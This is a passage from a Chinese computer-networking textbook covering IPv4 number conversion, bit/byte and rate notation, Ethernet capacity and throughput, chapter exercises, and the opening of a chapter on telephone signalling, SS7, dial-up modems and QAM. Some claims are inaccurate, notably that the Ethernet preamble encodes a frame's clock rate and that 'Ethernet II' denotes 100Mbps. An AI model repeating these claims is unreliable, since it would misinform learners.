(4) 256 进制数需要使用 256 个符号(0,1,2,…,254,255)。一个 256 进制数表示为二进制数为 8 比特。IPv4 地址用二进制数表示为 32 比特,常用“4 分段的十进制数”(doted decimal)来表示,但本质上它是 4 个 256 进制数。进行网络规划与设计时,常需要将 4 个 256 进制数表达的 IPv4 地址转换为十进制数、十六进制数或二进制数等表示。

例如:IP 地址 202.203.208.112 是用 4 个 256 进制数表示的地址,将它换算为十进制数为:

$$202.203.208.112 \rightarrow 202 \times 256^3 + 203 \times 256^2 + 208 \times 256^1 + 112 \times 256^0 = 3\ 402\ 354\ 800$$

请按照附录 C 的例子进行各种不同进制数之间的换算练习,以便准确理解网络基础知识。

6. 概念容易混淆的表示方式

(1) 英文小写字母 b 表示比特,是信息度量的基本单位,也称为二进制数的“位”。

(2) 英文大写字母 B 表示字节,$1B=2^3b=8b$,是 ASCII 编码的一个基本单位。例如:硬盘、光盘等存储媒体,一般存储的是 ASCII 编码的文本信息,其数据量的基本单位为字节,1MB 的磁盘的存储量为 $1024^2 \times 8b$。因此当讨论一个电子文件的数据量时,每个字符为 1 字节,应当使用基本单位“字节”,而不使用“比特”。

(3) 英文小写字母 k 表示数量单位 1000,例如:在以比特作为基本单位的数据通信领域,1kbps 表示通信速率为每秒钟传输 1000 比特的二进制数据。常用于物理层的通信速率度量。

(4) 英文大写字母 K 表示数量单位 1024,即 2^{10},或 128×8。例如:在以字节作为信息基本单位的互联网通信中,1KBps 表示每秒钟传输 1024 个字节的数据(1KBps=1024×8bps)。电子邮件和 Web 浏览传输的都是 ASCII 编码的文本(参看附录 F),如果要传输图片等非 ASCII 编码的数据文件,必须要转换为以字节为基本单位的文本文件。见第 6 章介绍的多功能互联网电子邮件扩展 MIME、Base-64 等内容。

(5) 英文小写字母 s 表示时间“秒”(second),例如,快速以太网的帧速率为 100Mbps,或表示为 100Mb per second,或 100Mb/s。

(6) 英文大写字母 S 表示“取样”(Sample),例如,对 PCM 话音的取样率为 8000Sps,或表示为 8000 Sample per second,或 8kS/s。如果用 8 比特的二进制数来表示对模拟信号的每个取样 Sample 的幅度量化后的幅值,可写为 8b/S。

(7) 以太网的信道容量与以太帧的速率是两个不同的概念。当前常用的以太网类型有:10Mbps 标准以太网、100Mbps 快速以太网、1Gbps 千兆以太网和 10Gbps 以太网。这些名称的前缀标识的是以太帧的速率而不是信道容量。不同类型以太网的数据帧结构完全

相同，因此相互兼容，可在同一个以太网中传输，不同的是由每个以太帧头部的“前导符”所代表的该帧的时钟频率(见图 3.2)。当计算机网卡从收到的以太帧头部的前导符中判断出该帧的时钟频率后，网卡会自适应地将自己的时钟频率与收到的帧频同步，从而正确地读取该以太帧。例如：在图 3.3 的 Wireshark 捕获的以太帧分析中，就用 Ethernet II 表示收到的帧的速率是 100Mbps。

以太网的信道容量一般按照标准帧速在理想情况下的极限值估算，实际中是远小于理想值的。现实中以太网的信道容量取决于诸多因素：混杂传输的各种不同长度和不同速率的以太帧、以太帧之间的冲突与线路侦听延时间隔、网络结构和设备配置是否合理等。以太网不属于同步数据通信系统(如 SDH、ATM 等)，它的信道容量与标准帧速率之间没有直接的数学关系。因此快速以太网的信道容量并不是“100Mbps”，实际中远小于此值。千兆以太网的信道传输容量也不是快速以太网的 10 倍。

(8) 以太网的吞吐量(Throughput)。一个以太网中往往混杂传输着上述各种不同速率和不同长度的以太帧，并且还混杂传输着由于冲突碰撞、劣质线路产生误码、设备配置不佳和电磁干扰等原因导致的损坏帧。以太网的吞吐量标识的是网络数据流中成功传输的有效成分，用于评价网络的传输质量。吞吐量的单位是“比特/秒”(b/s)，有些场合还用“包/秒”(Data Packets per Second)。吞吐量有几种不同的度量方法：最大理论吞吐量、峰值测量吞吐量、归一化吞吐量等。因此以太网的吞吐量总是小于或等于网络实际传输的数据流量的。

(9) 同步数据通信系统的信道容量(Channel Capacity)。表示一个同步数据通信系统(如 SDH、ATM 等)的信道在单位时间里能可靠传输的最大信息量。例如，为了从校园网访问互联网的资源，可去电信网络公司租用一个容量为 100Mbps 的专用信道将本单位的局域网通过防火墙、路由器等接入互联网。这种由 SDH 同步数据通信网提供的固定的租用信道，其容量取决于在 SDH 每帧的净负荷区中指定的载荷字节量，以及信道标准速率，其值是可以准确计算出的，详见图 2.23。因此同步通信网的信道容量代表其实际传输能力的上限值，在租用期内由用户独占。如果校园网里同时上网的人多了，超过了租用的信道容量，则路由器将传输不了的数据包抛弃。反之，如果夜间无人上网了，该信道空闲，别人也不能用。这种固定信道的利用率比较差，但可靠性和低延时比以太网好。各种不同数据通信系统的子信道接口标准容量见第 2 章的介绍。

建议按照本书的案例和实验，认真地在自己的网络计算机上进行网络数据捕获与分析。正确理解上述这些基本概念，将有助于分析和解决网络中层出不穷的各种安全问题。

1.5 本章小结

本章的目的是让读者建立起对互联网的总体概念，讨论了基于分层概念的网络结构。层的定义就是将网络的功能分成功能模块，以便根据不同的应用进行不同的组合与付诸实施。每层为上层提供特定的服务，每层基于下层提供的服务来构建自己本层应当实现的功能。例如，可使用应用层协议开发各种应用，而应用层协议建立在传输层 TCP 和 UDP 提供的通信服务上。这些传输层协议又建立在 IP 提供的数据报服务基础上，IP 协议可以运行于各种各样的底层网络技术上。网络分层构架的优点是允许独立地开发各层的应用，而不需要考虑其下层的网络技术。当前的各种底层数据通信网络都支持 IP 数据包的传输，例

如：SDH 同步数据通信网、以太网络、PPP 点对点协议网络，3G 移动通信网络等。

传输层的 TCP 支持的上层应用有 HTTP，HTTPS，FTP，SMTP 和 Telnet 等。UDP 支持的上层的应用有 DNS 和 RTP 等。TCP/IP 构架的优点就在于运行在 TCP 或 UDP 上层的任何应用都可运行于整个全球互联网。当前随着电子商务技术，以及 P2P 对等网络协议的发展，各种新的服务和应用迅速地在全球范围开发，随之而来的是对网络安全技术不断完善和知识普及的迫切需要。文中也介绍了如何通过网络数据的捕获与分析，来学习和研究网络安全维护和管理的基本方法，详细介绍请看第 7 章。通过应用这些工具可获得对 TCP/IP 网络和网络安全技术的深入理解。

习题与实践

1. OSI 模型中的哪一层处理以下问题？

   a. 把传输的 bit 流分成帧　　b. 在通过路由器的时候决定使用哪条路径转发

   c. 把数据压缩或加密后传输　　d. 把传输后乱序的数据段组装还原

2. 当一台计算机发送 E-mail 信息给另外一台计算机时，下列哪一个过程正确描述了发送端数据封装的 5 个步骤？哪一个过程描述了接收端解封装获取邮件内容的过程？

   a. 邮件数据，数据段，数据包，数据帧，比特

   b. 比特，数据帧，数据包，数据段，邮件数据

   c. 数据包，数据段，邮件数据，比特，数据帧

   d. 数据段，数据包，数据帧，比特，邮件数据

3. 将下列各项与 TCP/IP 五层模型对应起来。

   a. 可靠的进程到进程数据传输　　b. 路由选择

   c. 构成数据帧　　d. 为用户提供诸如 E-mail 和 Web 访问的服务

4. TCP/IP 协议族中的哪种传输协议（UDP 还是 TCP），可应用于下列服务中？

   a. 语音传输　　b. 文件传输

   c. 远程登录　　d. 多播通信（设有多个目的主机）

5. 认识自己的计算机。了解自己的计算机有哪些网络通信接口？各网络接口的地址是什么？接口的通信速率是多少？（10/100/1000Mbps 以太网卡，IEEE 802.11 无线局域网卡，PPP 拨号接口等）。

6. 以太网提供的是面向连接的服务还是无连接服务？

7. 在面向连接的网络中是否可以提供无连接的数据报传输的服务？

8. 请详细阅读图 1.21 中 Wireshark 捕获的数据包的内容。指出图中每个包中数据的含义。并且在自己的网络计算机上安装 Wireshark 软件，捕获自己的上网数据，进行同样的详细分析。

9. IE 浏览器将部分 Web 网页内容及 Cookies 存储在本机的互联网临时文件夹中，找到它们在 IE 浏览器中存储的位置。分析这些文件中所包含的信息。你对 IE 浏览器的安全问题作了什么设置？

10. 对比电子邮件报文的组成部分与普通信件有哪些异同之处？例如：发信人地址和姓名、发信日期、收信人地址和姓名、信件的标题、信件的内容等。

11. 在图 1.15 中并没有画出计算机每次接入网络时都要运行的动态主机配置协议 DHCP 在互联网协议关系图中的位置，请按照第 7 章介绍的实验方法，捕获自己计算机网络接口的以太网数据，从中分析判断常用的 DHCP 动态主机配置协议在图中的位置，并增添标注在图 1.15 中。

12. 请按照附录 C 的例子进行各种不同进制数之间的换算练习，以便准确理解后续网络基础知识。请将 IP 地址 202.203.208.33 换算为十六进制数、二进制数和十进制数的表达方式。

第 2 章　广域网接入与身份认证技术

本章简要讨论几种常用的互联网远程接入技术：利用电话信道的调制解调器(Modem)技术；利用电信用户线路的 xDSL 技术；点对点通信协议(PPP)；口令认证协议(PAP)和挑战握手身份认证协议(CHAP)两种身份认证技术；对网络用户的 AAA 认证、授权和计费的方法；远程认证拨号用户服务协议(RADIUS)及其应用；以太网业务在基于 SDH 同步光纤数据通信系统的多业务传输平台 MSTP 上的实现；SDH 系统在构建计算机广域网和城域网中的应用。

2.1　电信系统的互联网接入服务

2.1.1　电路交换的概念

在通信网络中需要通过通信线路将各种网络设备连接起来，以便传输信息。连接的方式有各种不同的形式，如果将每台设备都用专用传输线连接到其他所有设备，那么传输线路将非常复杂和昂贵。另外一种方式是通过一条总线将所有设备连接起来，但是随着设备的数量和设备间的距离增加，此共享信道的容量将不堪重负。较好的方式是采用交换方式进行联网。交换网络由一系列相互连接的节点构成，这些节点称为交换机。交换机可以将与它相连的各设备之间根据需要进行暂时的接通，让它们互相通信，通信结束后断开连接，这些设备有些是网络终端，另一些是路由器等。如图 2.1 所示，通信终端是 A，B，C，…，I，J 等，通过交换机互连构成一个交换式通信网络。




图 2.1　交换网络及其分类

交换网络分为 3 种类型：电路交换网络、数据包交换(也称分组交换)网络、消息报文交换网络。目前广泛使用的是前两类交换网络。包交换网络又可以再分为数据报交换和虚电路交换网络。

电路交换网络由交换机和物理线路连接构成，每条物理线路构成一个信道。通信的过程分为 3 个阶段：通信之前先要建立物理线路的连接，然后传输数据，通信结束后再断开线路的连接。由于通信的双方在进行数据传输时，对信道是独占的，因此线路利用率较低。但是电路交换具有很小的传输延迟，特别适合于传输实时性的语音和视频等业务。有线电话

就是一种面向连接的电路交换网络。

2.1.2 电话系统的信令和数据传输系统

有线电话系统由3个主要的部分构成：终端局、中继局和区域局构成。将用户设备与最近的终端局连接的线路称为接入网(access network或本地用户回路)，它的模拟信号传输带宽是话音的频率范围300～4000Hz。电话号码是由若干层次构成的，例如：电话号码086-010-5031132的层次信息是：国家代码(中国为086)、区域局代码(北京为010)、交换局代码(503)、本地用户代码(1132)。不同地区的电话号码位数有所不同。通常由光缆或电缆构成的主干网将各电话交换局连接起来。

1. 电话信令系统

早期的电话系统使用电路交换网络，用专用的电话线路进行语音通信。电路交换网络需要在双方通话之前先建立连接，双方通话结束后拆除连接。早期打电话时，电路的连接和释放是由电话接线员手工操作的，接线员听到呼叫方的铃声后，对用户身份进行识别认证，如果被叫方的线路空闲，就用连接导线将呼叫方与被叫方的线路接通，通话结束后通信双方之一通知接线员拆除线路。后来出现了专用交换电路来处理这样的通话业务，但是过程是相同的。这样的通话业务控制的信令(Signaling)称为带内信令(in-band signaling)，因为使用同一条线路来传输通信业务管理所需的信令和用户话音信号。

后来的电话信令系统实现了自动化，发明了用电话拨号盘来发送代表电话号码的数字信号。电信公司的交换机利用拨号的信息在主叫方与被叫方之间建立连接。现代电话网络系统中，将通信控制的信令传输和处理功能独立出来，形成了带外信令(out-of-band signaling)，即将信道的一部分频带用来传输信令，与语音的传输频带是分离的。信令系统执行的功能如下：

(1) 提供拨号音、振铃音和忙音。

(2) 在电信分局之间传输用户的电话号码。

(3) 维持和监测电话通话。

(4) 记录电话用户的话费账单信息。

(5) 维护和监测电话网络设备的工作状态。

(6) 提供附加功能：如来电号码显示、语音信箱、短信业务等。

在现代电话网络中，话音数据与信令的传输任务是由两个分开的网络执行的：数据传输网络和信令网络。这两个网络是由同一个物理系统中的不同的信道构成的。

2. 数据传输网络

用于传输数字化的多媒体(语音或视频)信息，在大多数情况下它是一个虚电路交换网络。

3. 信令网络

电信系统中的信令网络是一个包交换网络，包含了与OSI开放系统互联参考模型或互联网参考模型相似的层次结构。由于信令信号的特征，使得它更适合采用具有不同层次的包交换网络来构成。例如，用于传输电话号码地址的数据包，可以包含差错控制信息和电话地址信息。图2.2为一个最简单的电话网络的结构图，在系统内这两个网络是分开的。

用户电话机或计算机通过接入网的用户环路连接到信号点(Signal Point，SP)，在此接入网线路上信令网和数据传输网是共用的。信令网络使用信号传输点(Signal Transport




图 2.2　电话网络由数据传输网络与信令网络构成

Point,STP)来接收和转发信令的消息。信令网络还使用服务控制点(Service Control Point,SCP)来控制整个网络运行,数据库提供存储整个信令网络的信息。

用于控制信令网络的协议称为七号信令系统(Signaling System Seven,SS7),它与互联网的 5 层模型很相似,但是各层的名称不同,如图 2.3 所示。




图 2.3　七号信令系统中的各层功能

物理层 MTP Level 1：SS7 的物理层称为消息传输部分(Message Transport Part Level 1,MTP level 1),它定义了诸如 E-1(2.048Mbps)和 DC0(64kbps)等传输参数。

数据链路层 MTP Level 2：它提供了典型的数据链路层的服务,如构建数据包,在其头部包含源和目的地址,以及 CRC 循环冗余检错码(见本书附录 D)。

网络层 MTP Level 3：它利用传输交换网络中的数据报,提供终端对终端的连接。路由器和交换机将信令包从源端传输到目的端。

传输层 SCCP：信令连接控制点(Signaling Connection Control Point)用于诸如 800 被叫方付费电话之类的特殊业务。

上层有 3 个协议：电话用户点(Telephone User Point,TUP)用于建立语音电话的连接,它接收拨号的数字号码,路由转发呼叫。交易功能应用点(Transaction Capabilities Application Port,TCAP)提供长途呼叫,它让一台计算机中的应用程序激活另一台计算机中的进程。ISDN 综合业务网用户点 ISUP 能够取代 TUP,提供与 ISDN 网络相似的业务。

2.1.3　电信系统提供的互联网接入服务

电信系统为用户提供的是面向连接的通信服务,即通信的第一步首先要为通信的双方建立信道的连接(例如拨号等),然后开始传输话音或数据,传输结束后再断开信道的连接(例如挂机等)。

模拟电信业务：向用户提供模拟信息的传输服务,可以将这类服务再分为模拟交换业务和模拟租用专线业务。

模拟交换业务就是常用的拨号电话,用一对双绞线将用户的电话机与本地交换局连接,

电缆上传输的是模拟电信号，频率范围是 300～3400Hz。除了传输普通用户的电话信号外，还可利用 Modem 将用户计算机的上网数据信号调制在此模拟语音频带内，通过模拟传输信道的拨号方式访问互联网。它的优点是计算机可直接利用普通电话信道访问互联网，但速率不超过 56kbps。

数字电信业务：一种方式是利用电话线路传输以 64kbps 为基本速率单位的数字信号，一般采用租用专线的方式接入系统，例如，综合业务数据网 ISDN 等。另一种方式是下面讨论的 xDSL 技术。

2.1.4 拨号调制解调器

传统的模拟电话线路的传输频率为 300～3400Hz，有效带宽 3000Hz，这是为了减少信道间的干扰而加入了带通滤波器。用于传输调制解调器的数据调制的模拟信号时，其使用频带为 600～3000Hz，有效带宽 2400Hz，这是为了与模拟电话线路信道完全兼容，如图 2.4 所示。调制解调器包含了调制器(发送)和解调器(接收)两个部分。




图 2.4 调制解调器的工作原理和频带

发送方的计算机将数字信号传给调制器，调制器将数据信号调制到 600～3000Hz 的音频载波上，通过普通电话线路传输，接收方将载波信号解调后还原出计算机数据信号，送给接收端的计算机。这种通信方式完全在普通电话信道内进行，不需要向电信部门进行数据通信业务的申请或登记。

1. 电话用户线路双绞线的特性

电话线的特性指标有两个：传输带宽和频率衰减特性。在传输低频信号时，由于铜芯导体具有电阻，随着传输距离的增加，传输信号的电压幅度下降，产生电阻损耗。在传输高频信号时，由于铜导体传输高频信号的趋肤效应，使高频电流只沿着铜芯导体的表面传输，使有效传输面积减小，高频传输电阻增加，信号衰减加大。另外，由于导线具有电感值，感抗随着信号频率的增加而增加。同时，高频电流在导线上传输时，会产生电磁辐射，产生辐射损耗。因此导线对低频信号的衰减较小，随着信号频率的增加，衰减逐渐增大。传统电话线的最高可用带宽约 1.1MHz，根据不同用户的线路距离和线路质量有所不同。调制解调器在每次拨号通信前，双方要先对线路的传输质量进行自动测试，双方自动协商本次通信采用的频率和调制方式等参数。因此一个 Modem 可支持不同的技术标准，在不同的线路情况下使用不同的传输速率。

同时，当一对导线处于外界的交变磁场中时，导线内会产生感应电流，拾取外界的电磁

干扰信号。将两根导线双绞起来，由于相邻绞环产生的感应电流大小相等，相位相反，而相互抵消。因此双绞线可以减少拾取外界的电磁干扰，同样的原理也可减少对外界的电磁辐射。传输的信号频率越高，要求相邻绞环的距离越短，即双绞线单位长度的绞环数越多。常用的双绞线有：3类线（用于电话用户线和10Base-T以太网），5类和超5类线（用于100Base-T以太网），6类线(用于1000Base-T以太网等)。计算机一般有两个网络接口，一个是基于电话线拨号的调制解调器接口，使用RJ-11接头；另一个是基于双绞线的以太网接口，使用RJ-45接头。详见第3章的介绍。

2. 正交幅度调制技术

正交幅度调制（Quadrature Amplitude Modulation，QAM）是当前数据通信（卫星、数字电视、移动通信、调制解调器等）系统中使用最广泛的调制技术，它是幅度键控（ASK）调制和相位键控（PSK）调制的合成。它将传输的数据信号分为两路，分别对两个频率相同而相位差90°的载波进行幅度键控调制，然后再线性相加，合成一个相位和幅度都键控可变的已调载波，通过传输信道进行传输。在接收端进行相反的处理，解调取出数据信号，其基本概念如图2.5所示。

